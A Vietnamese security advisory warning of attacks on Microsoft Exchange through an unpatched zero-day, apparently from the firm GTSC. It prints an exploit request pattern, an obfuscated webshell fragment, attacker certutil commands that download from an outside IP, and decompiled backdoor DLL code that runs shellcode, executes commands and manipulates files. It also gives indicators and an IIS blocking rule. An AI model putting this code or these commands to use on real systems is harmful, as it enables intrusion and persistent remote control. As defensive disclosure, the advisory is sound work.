Cảnh báo chiến dịch tấn công sử dụng lỗ hổng ZERO DAY trên Microsoft Exchange Server


gteltsc.vn/blog/canh-bao-chien-dich-tan-cong-su-dung-lo-hong-zero-day-tren-microsoft-exchange-server-12714.html


September 28, 2022

English version here: https://gteltsc.vn/blog/warning-new-attack-campaign-utilized-a-new-0day-rce-vulnerability-on-microsoft-exchange-server-12715.html

Khoảng từ đầu tháng 08/2022, trong quá trình thực hiện giám sát an ninh mạng và xử lý sự cố, Trung tâm vận hành bảo mật GTSC SOC phát hiện một đơn vị trọng yếu bị tấn công an ninh mạng vào hệ thống ứng dụng Microsoft Exchange. Quá trình điều tra, đội ngũ chuyên gia BlueTeam xác định kẻ tấn công đã sử dụng một lỗ hổng bảo mật của Microsoft Exchange chưa từng được công bố - hay còn gọi là lỗ hổng 0-day. GTSC SOC Team ngay lập tức đưa ra phương án ngăn chặn tạm thời. Song song, các chuyên gia RedTeam cũng bắt tay ngay vào việc nghiên cứu, debug lại mã nguồn ứng dụng Mail Exchange để tìm ra mã khai thác (exploit). Với lỗ hổng bảo mật Exchange trước đây, đội ngũ RedTeam cũng đã từng phân tích ra exploit trước khi có exploit được public trên thế giới (1-day exploit) nên việc hiểu luồng, cơ chế xử lý của hệ thống Email Exchange đã giúp giảm thời gian cho quá trình research. Ngay sau khi nghiên cứu ra exploit, GTSC đã submit lên ZDI để làm việc với Microsoft nhằm nhanh chóng có bản vá.

Sau khi ZDI verify đã ghi nhận 2 bug liên quan đến exploit:





Tuy nhiên đến thời điểm hiện tại, GTSC ghi nhận thêm các đơn vị khác cũng đang gặp phải sự cố. Sau khi kiểm tra, GTSC xác nhận hệ thống bị tấn công qua lỗ hổng 0-day này. Để hỗ trợ cộng đồng ngăn chặn tạm thời trước khi có bản vá chính thức từ Microsoft, chúng tôi công bố bài viết này để cảnh báo tới các đơn vị có sử dụng hệ thống email Microsoft Exchange.

Thông tin lỗ hổng bảo mật

- Đội ngũ Blueteam trong quá trình giám sát phát hiện được các request exploit dựa trên log IIS có định dạng giống như lỗ hổng ProxyShell: *autodiscover/autodiscover.json?@evil.com/<Exchange-backend-endpoint>&Email=autodiscover/autodiscover.json%3f@evil.com*. Đồng thời kiểm tra các logs khác, nhận thấy kẻ tấn công thực hiện được các câu lệnh trên hệ thống. Kiểm tra version number trên máy chủ Exchange bị tấn công nhận thấy máy chủ đã cài đặt bản cập nhật mới nhất tại thời điểm đó nên không thể có trường hợp khai thác bởi lỗ hổng Proxyshell -> xác nhận máy chủ bị khai thác bởi lỗ hổng 0-day RCE mới. Các thông tin này được Blueteam cung cấp lại cho Redteam, từ đó đội ngũ Redteam của GTSC đã tiến hành nghiên cứu để trả lời cho các câu hỏi như tại sao các request lại giống với request của bug ProxyShell?, luồng RCE được thực hiện như thế nào?

- Kết quả nghiên cứu đã giúp GTSC Redteam thành công tìm ra cách sử dụng đường dẫn trên để truy cập tới 1 component ở backend và thực hiện RCE. Thông tin kỹ thuật chi tiết về lỗ hổng tại thời điểm này chúng tôi xin phép chưa công bố.

Các hành vi sau khai thác

Sau quá trình khai thác thành công lỗ hổng, chúng tôi ghi nhận các hành vi tấn công nhằm thu thập thông tin và tạo chỗ đứng trong hệ thống của nạn nhân. Nhóm tấn công cũng sử dụng các kỹ thuật khác nhau nhằm tạo backdoor trên hệ thống bị ảnh hưởng và thực hiện lateral movement sang các máy chủ khác trong hệ thống.

Webshell

Chúng tôi phát hiện các webshell được drop xuống các máy chủ exchange. Các webshell chúng tôi thu thập được hầu hết được obfuscated. Thông qua User-agent chúng tôi phát hiện attacker sử dụng Antsword (một opensource có tính năng hỗ trợ quản lý webshell).

```
<%@Page Language="Jscript"%>

<%eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String('NTcyM'+'jk3O3'+'ZhciB'+'zYWZl'+''+'P'+'S'+char(
763)+System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String('MQ=='))+char(51450/525)+''+char(0640-
0462)+char(0x8c28/0x1cc)+char(0212100/01250)+System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String('Wg==
```

Chúng tôi nghi ngờ các hành vi khai thác này xuất phát từ các nhóm tấn công Trung Quốc, dựa trên codepage trong webshell là 936, một bảng mã ký tự Microsoft cho tiếng Trung giản thể (simplified Chinese).

Một đặc điểm đáng chú ý khác, bên cạnh việc drop các webshell mới hacker cũng thực hiện thay đổi nội dung trong file RedirSuiteServiceProxy.aspx thành nội dung webshell. RedirSuiteServiceProxy.aspx là một tên file hợp pháp sẵn có trong máy chủ Exchange

FileName	Path
RedirSuiteServiceProxy.aspx	C:\ProgramFiles\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth
Xml.ashx	C:\inetpub\wwwroot\aspnet_client
pxh4HG1v.ashx	C:\ProgramFiles\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth

WEBPAGE	MESSAGE ID	RESULT CODE	USER AGENT
/owa/auth/RedirSuiteServiceProxy.aspx	POST	200	antSword/v2.1
/owa/auth/RedirSuiteServiceProxy.aspx	POST	200	antSword/v2.1
/owa/auth/RedirSuiteServiceProxy.aspx	POST	200	antSword/v2.1
/owa/auth/RedirSuiteServiceProxy.aspx	POST	200	antSword/v2.1
/owa/auth/RedirSuiteServiceProxy.aspx	POST	200	antSword/v2.1
/owa/auth/RedirSuiteServiceProxy.aspx	POST	200	antSword/v2.1
/owa/auth/RedirSuiteServiceProxy.aspx	POST	200	antSword/v2.1
/owa/auth/RedirSuiteServiceProxy.aspx	POST	200	antSword/v2.1
/owa/auth/RedirSuiteServiceProxy.aspx	POST	200	antSword/v2.1
/owa/auth/RedirSuiteServiceProxy.aspx	POST	200	antSword/v2.1
/owa/auth/RedirSuiteServiceProxy.aspx	POST	200	antSword/v2.1

Trong quá trình xử lý sự cố tại một khách hàng khác, GTSC ghi nhận nhóm tấn công có sử dụng một mẫu webshell khác

Filename: errorEE.aspx

SHA256: be07bd9310d7a487ca2f49bcdaafb9513c0c8f99921fdf79a05eaba25b52d257

Ref: https://github.com/antonioCoco/SharPyShell

Command Execution

Bên cạnh các hành vi thu thập thông tin trên hệ thống, attacker thực hiện tải file và kiểm tra kết nối thông qua certutil có sẵn trên môi trường Windows

“cmd" /c cd /d "c:\\PerfLogs"&certutil.exe -urlcache -split -f http://206.188.196.77:8080/themes.aspx c:\perflogs\t&echo [S]&cd&echo [E]

"cmd" /c cd /d "c:\\PerfLogs"&certutil.exe -urlcache -split -f https://httpbin.org/get c:\test&echo [S]&cd&echo [E]

Ở cuối của mỗi câu lệnh mà kẻ tấn công thực hiện đều có chuỗi echo [S]&cd&echo [E], một trong những dấu hiệu nhận biết của China Chopper.

Ngoài ra, hacker cũng thực hiện inject DLL độc hại vào bộ nhớ, drop các file nghi ngờ lên các máy chủ bị tấn công, và thực thi các file này thông qua WMIC.

Suspicious File

Trên các máy chủ, chúng tôi phát hiện các file nghi ngờ có định dạng exe và dll

FileName	Path
DrSDKCaller.exe	C:\root\DrSDKCaller.exe
all.exe	C:\Users\Public\all.exe
dump.dll	C:\Users\Public\dump.dll
ad.exe	C:\Users\Public\ad.exe
gpg-error.exe	C:\PerfLogs\gpg-error.exe
cm.exe	C:\PerfLogs\cm.exe
msado32.tlb	C:\Program Files\Common Files\system\ado\msado32.tlb

Trong số các file nghi ngờ trên, dựa vào các câu lệnh được thực hiện trên máy chủ, chúng tôi nhận định các file all.exe, dump.dll có nhiệm vụ trích xuất thông tin tài khoản trên hệ thống máy chủ. Sau các hành vi trích xuất thông tin tài khoản trên hệ thống, attacker sử dụng rar.exe để nén các file dump và copy ra webroot của máy chủ Exchange. Trong quá trình xử lý sự cố, các file trên đã không còn tồn tại trên hệ thống.

File cm.exe được drop xuống thư mục C:\PerfLogs\ là file cmd.exe

Malware Analysis

Thông tin DLL

File name: Dll.dll

Sha256:

074eb0e75bb2d8f59f1fd571a8c5b76f9c899834893da6f7591b68531f2b5d82

45c8233236a69a081ee390d4faa253177180b2bd45d8ed08369e07429ffbe0a9

9ceca98c2b24ee30d64184d9d2470f6f2509ed914dafb87604123057a14c57c0

29b75f0db3006440651c6342dc3c0672210cfb339141c75e12f6c84d990931c3

c8c907a67955bcdf07dd11d35f2a23498fb5ffe5c6b5d7f36870cf07da47bff2

Phân tích DLL

GTSC phân tích một mẫu cụ thể (074eb0e75bb2d8f59f1fd571a8c5b76f9c899834893da6f7591b68531f2b5d82) để mô tả hành vi của mã độc, các mẫu DLL khác có nhiệm vụ và hành vi giống nhau, chỉ khác nhau về cấu hình listener

DLL gồm 2 hai class: **Run** và **m.** Bên trong mỗi class gọi tới các method thực hiện các nhiệm vụ khác nhau. Cụ thể:

Class **Run** thực hiện tạo listener lắng nghe các kết nối tới port 443, đường dẫn https://*:443/ews/web/webconfig/.

```
namespace Dll
{
    // Token: 0x02000002 RID: 2
    public class Run
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public Run()
        {
            try
            {
                try
                {
                    if (HttpListener.IsSupported)
                    {
                        HttpListener httpListener = new HttpListener();
                        httpListener.Prefixes.Add("https://*:443/ews/web/webconfig/");
                        httpListener.Start();
                        for (;;)
                        {
                            HttpListenerContext context = httpListener.GetContext();
                            new Thread(new ParameterizedThreadStart(Run.r)).Start(context);
                        }
                    }
                }
                catch
                {
                }
            }
            catch
            {
            }
        }
```

Sau quá trình lắng nghe, mã độc tạo thread mới goi tới **r.** Method **r** thực hiện:

- Kiểm tra request nhận được có data trong body hay không. Nếu không có data đi kèm trong request gửi lên máy chủ, kết quả trả về là 404.

- Ngược lại, nếu trong request có đi kèm data, DLL tiếp tục xử lý luồng bên trong nhánh IF:

Kiểm tra request nhận được có tồn tại "***RPDbgEsJF9o8S=***" hay không. Nếu có, gọi tới method **i** nằm trong class **m** để xử lý request nhận được. Kết quả trả về từ **Run.m.i** sẽ được covert sang chuỗi base64. Kết quả trả về cho client theo format

{

"result":1,

"message":"base64(aes(result))"

}

```
private static void r(object o)
{
    try
    {
        HttpListenerContext httpListenerContext = o as HttpListenerContext;
        HttpListenerRequest request = httpListenerContext.Request;
        HttpListenerResponse response = httpListenerContext.Response;
        Stream stream = null;
        if (request.HasEntityBody)
        {
            try
            {
                try
                {
                    foreach (string text in new StreamReader(request.InputStream, Encoding.UTF8).ReadToEnd().Split(new char[] { '&' },
                      StringSplitOptions.RemoveEmptyEntries))
                    {
                        if (text.Trim().StartsWith(Run.password + "="))
                        {
                            byte[] bytes = Encoding.UTF8.GetBytes(string.Format("{{\"result\":1,\"message\":\"{0}\"}}", Convert.ToBase64String(Run.m.i
                              (Convert.FromBase64String(HttpUtility.UrlDecode(text.Split(new char[] { '=' }, StringSplitOptions.RemoveEmptyEntries)
                              [1])))));
                            response.StatusCode = 200;
                            response.ContentLength64 = (long)bytes.Length;
                            stream = response.OutputStream;
                            stream.Write(bytes, 0, bytes.Length);
                        }
                    }
                }
```

```
// Token: 0x04000001 RID: 1
private static string password = "RPDbgEsJF9o8S";
```

Class m

Method **i** thực hiện:


- Giải mã request nhận được bằng thuật toán AES với 16 bytes đầu tiên của request là giá trị IV, 16 bytes tiếp theo là giá trị key, các giá trị sau đó là data

- Sau khi giải mã, lấy phần tử đầu tiên trong mảng làm flag để xử lý các case đã được định nghĩa

```
3   public static byte[] i(byte[] e)
4   {
5       MemoryStream memoryStream = new MemoryStream();
6       try
7       {
8           string text = null;
9           byte[] array = null;
10          byte[] array2 = Run.m.dec(e);
11          switch (array2[0])
12          {
13          case 0:
14              text = Run.m.info();
15              break;
16          case 1:
17              text = Run.m.sc(array2, 1).ToString();
18              break;
19          case 2:
20          {
21              string[] array3 = Run.m.p(array2, 1, 2);
22              text = Run.m.r(array3[0], array3[1]);
23              break;
24          }
25
26          ..........................................................................
27          case 10:
28          {
29          }
```

o Case 0: Gọi tới method **info**. Method này có nhiệm vụ thu thập thông tin hệ thống. Các thông tin bao như kiến trúc hệ điều hành, phiên bản framework, phiên bản hệ điều hành, v.v....GTSC mô phỏng lại case 0 bằng hình ảnh bên dưới. Request gửi lên theo format 16 bytes đầu là giá trị IV, 16 bytes tiếp theo là giá trị key, theo sau là flag để chỉ định option và phần còn lại là data.

base64 (IV | key | aes(flag|data))



o Case 1: Gọi tới method **sc**. Method này có nhiệm vụ cấp phát vùng nhớ để thực thi shellcode

```
public static bool sc(byte[] sc, int pos)
{
    bool flag;
    try
    {
        IntPtr intPtr = Run.m.VirtualAlloc(IntPtr.Zero, (uint)sc.Length, 4096U, 64U);
        Marshal.Copy(sc, pos, intPtr, sc.Length - pos);
        new Thread(Marshal.GetDelegateForFunctionPointer(intPtr, typeof(ThreadStart)) as ThreadStart).Start();
        flag = true;
    }
    catch
    {
        flag = false;
    }
    return flag;
}
```

o Case 2: Gọi tới 2 method **p** và **r**. Method **p** xử lý các dữ liệu được ngăn cách bởi ký tự "**|**" lưu vào mảng array3. Mảng array3 sẽ lấy 2 phần tử đầu tiên làm tham số cho method **r**, method **r** có nhiệm vụ thực thi command

```
public static string r(string proc, string arg)
{
    Process process = new Process();
    process.StartInfo.FileName = proc;
    process.StartInfo.Arguments = arg;
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    process.Start();
    return process.StandardOutput.ReadToEnd() + process.StandardError.ReadToEnd();
}
```

o Case 3: Gọi tới method **ld**. Method này có nhiệm vụ liệt kê thông tin thư mục và file theo format

D|-|<Ngày tạo> |<Ngày chỉnh sửa> |<tên thư mục hoặc tên file>

```
public static string ld(string path)
{
    DirectoryInfo directoryInfo = new DirectoryInfo(path);
    StringBuilder stringBuilder = new StringBuilder();
    foreach (DirectoryInfo directoryInfo2 in directoryInfo.GetDirectories())
    {
        try
        {
            stringBuilder.AppendFormat("{0}\r\n", string.Join("|", new string[]
            {
                "D",
                "-",
                directoryInfo2.CreationTimeUtc.ToString("yyyy-MM-dd HH:mm:ss"),
                directoryInfo2.LastWriteTimeUtc.ToString("yyyy-MM-dd HH:mm:ss"),
                directoryInfo2.Name
            }));
        }
        catch
        {
        }
    }
    foreach (FileInfo fileInfo in directoryInfo.GetFiles())
    {
        try
        {
            stringBuilder.AppendFormat("{0}\r\n", string.Join("|", new string[]
            {
                "F",
                fileInfo.Length.ToString(),
                fileInfo.CreationTimeUtc.ToString("yyyy-MM-dd HH:mm:ss"),
                fileInfo.LastWriteTimeUtc.ToString("yyyy-MM-dd HH:mm:ss"),
                fileInfo.Name
            }));
        }
        catch
        {
        }
    }
    return stringBuilder.ToString();
}
```

o Case 4: Gọi tới method **wf**. Method này có nhiệm vụ ghi file

```
// Token: 0x06000006 RID: 6 RVA: 0x000026F8 File Offset: 0x000008F8
public static string wf(string path, bool append, byte[] data, int offset)
{
    using (FileStream fileStream = new FileStream(path, append ? FileMode.Append : FileMode.OpenOrCreate))
    {
        fileStream.Write(data, offset, data.Length - offset);
    }
    return "True";
}
```

o Case 5: Gọi tới method **rf**. Method này có nhiệm vụ đọc file

```
// Token: 0x06000007 RID: 7 RVA: 0x00002744 File Offset: 0x00000944
public static byte[] m(string path, int off, int len)
{
    byte[] array = new byte[len + 1];
    array[0] = 1;
    byte[] array2;
    using (FileStream fileStream = new FileStream(path, FileMode.Open, FileAccess.Read, FileShare.ReadWrite))
    {
        fileStream.Position = (long)off;
        int num = fileStream.Read(array, 1, len);
        if (num == len)
        {
            array2 = array;
        }
        else
        {
            byte[] array3 = new byte[num + 1];
            Array.Copy(array, 0, array3, 0, num + 1);
            array2 = array3;
        }
    }
    return array2;
}
```

- Case 6: Tạo thư mục
- Case 7: Xóa file hoặc thư mục
- Case 8: Di chuyển File
- Case 9: Set time cho file

```
case 6:
    Directory.CreateDirectory(Run.m.p(array2, 1, 1)[0]);
    text = "True";
    break;
case 7:
{
    bool flag2 = array2[1] == 0;
    string[] array4 = Run.m.p(array2, 2, 1);
    if (flag2)
    {
        File.Delete(array4[0]);
    }
    else
    {
        Directory.Delete(array4[0]);
    }
    text = "True";
    break;
}
case 8:
{
    string[] array5 = Run.m.p(array2, 1, 2);
    Directory.Move(array5[0], array5[1]);
    text = "True";
    break;
}
case 9:
{
    string[] array6 = Run.m.p(array2, 1, 2);
    DateTime dateTime = DateTime.ParseExact(array6[1], "yyyy-MM-dd HH:mm:ss", null);
    File.SetCreationTimeUtc(array6[0], dateTime);
    File.SetLastWriteTimeUtc(array6[0], dateTime);
    File.SetLastAccessTimeUtc(array6[0], dateTime);
    text = "True";
    break;
}
```

- Case 10: Nạp và thực thi C# bytecode nhận từ request.

```
case 10:
{
    int num5 = 2;
    List<string> list = new List<string>();
    int num6 = (int)array2[1];
    for (int i = 0; i < num6; i++)
    {
        int num7 = (int)array2[num5] | ((int)array2[num5 + 1] << 8);
        num5 += 2;
        list.Add(Encoding.UTF8.GetString(array2, num5, num7));
        num5 += num7;
    }
    byte[] array7 = new byte[array2.Length - num5];
    Array.Copy(array2, num5, array7, 0, array7.Length);
    string text2 = list[0];
    string text3 = list[1];
    list.RemoveAt(0);
    list.RemoveAt(0);
    string[] array8 = list.ToArray();
    text = Assembly.Load(array7).GetType(text2).GetMethod(text3, BindingFlags.Static | BindingFlags.Public | BindingFlags.NonPublic)
        .Invoke(null, new object[] { array8 })
        .ToString();
    break;
}
```

Các mẫu DLL khác có nhiệm vụ tương tự, chỉ khác nhau về cấu hình listener như sau:

Victim 1:

https://*:443/ews/web/webconfig/

https://*:443/owa/auth/webcccsd/

https://*:444/ews/auto/


https://*:444/ews/web/api/

Victim 2:

http://*:80/owa/auth/Current/script/

https://*:443/owa/auth/Current/script/


Chúng tôi cũng phát hiện DLL được inject vào memory của tiến trình svchost.exe. DLL thực hiện kết nối gửi nhận dữ liệu tới địa chỉ 137[.]184[.]67[.]33 được config trong binary. Việc gửi nhận dữ liệu với C2 sử dụng thuật toán RC4, khóa sẽ được tạo trong thời gian chạy (runtime).




Các biện pháp ngăn chặn tạm thời

Quá trình xử lý sự cố trực tiếp của GTSC ghi nhận có trên 1 đơn vị tổ chức bị là nạn nhân của chiến dịch tấn công khai thác lỗ hổng zero day. Ngoài ra chúng tôi cũng lo ngại rằng có thể có nhiều tổ chức khác cũng đã bị khai thác nhưng chưa được phát hiện. Trong thời gian chờ đợi bản vá chính thức từ hãng, GTSC cung cấp biện pháp khắc phục tạm thời nhằm giảm thiểu việc tấn công khai thác lỗ hổng bằng cách bổ sung rule chặn các request có dấu hiệu tấn công thông qua module URL Rewrite rule trên máy chủ IIS (Webserver)


- Trong Autodiscover tại FrontEnd chọn tab URL Rewrite chọn Request Blocking



- Add thêm chuỗi "*.*autodiscover\.json.*\@.*Powershell.**" vào Pattern (URL Path):



- Condition input: lựa chọn {REQUEST_URI}



Phát hiện tấn công

Nhằm kiểm tra hệ thống đã bị tấn công bởi lỗ hổng này, các đơn vị/tổ chức có thể thực hiện theo các cách thức sau:

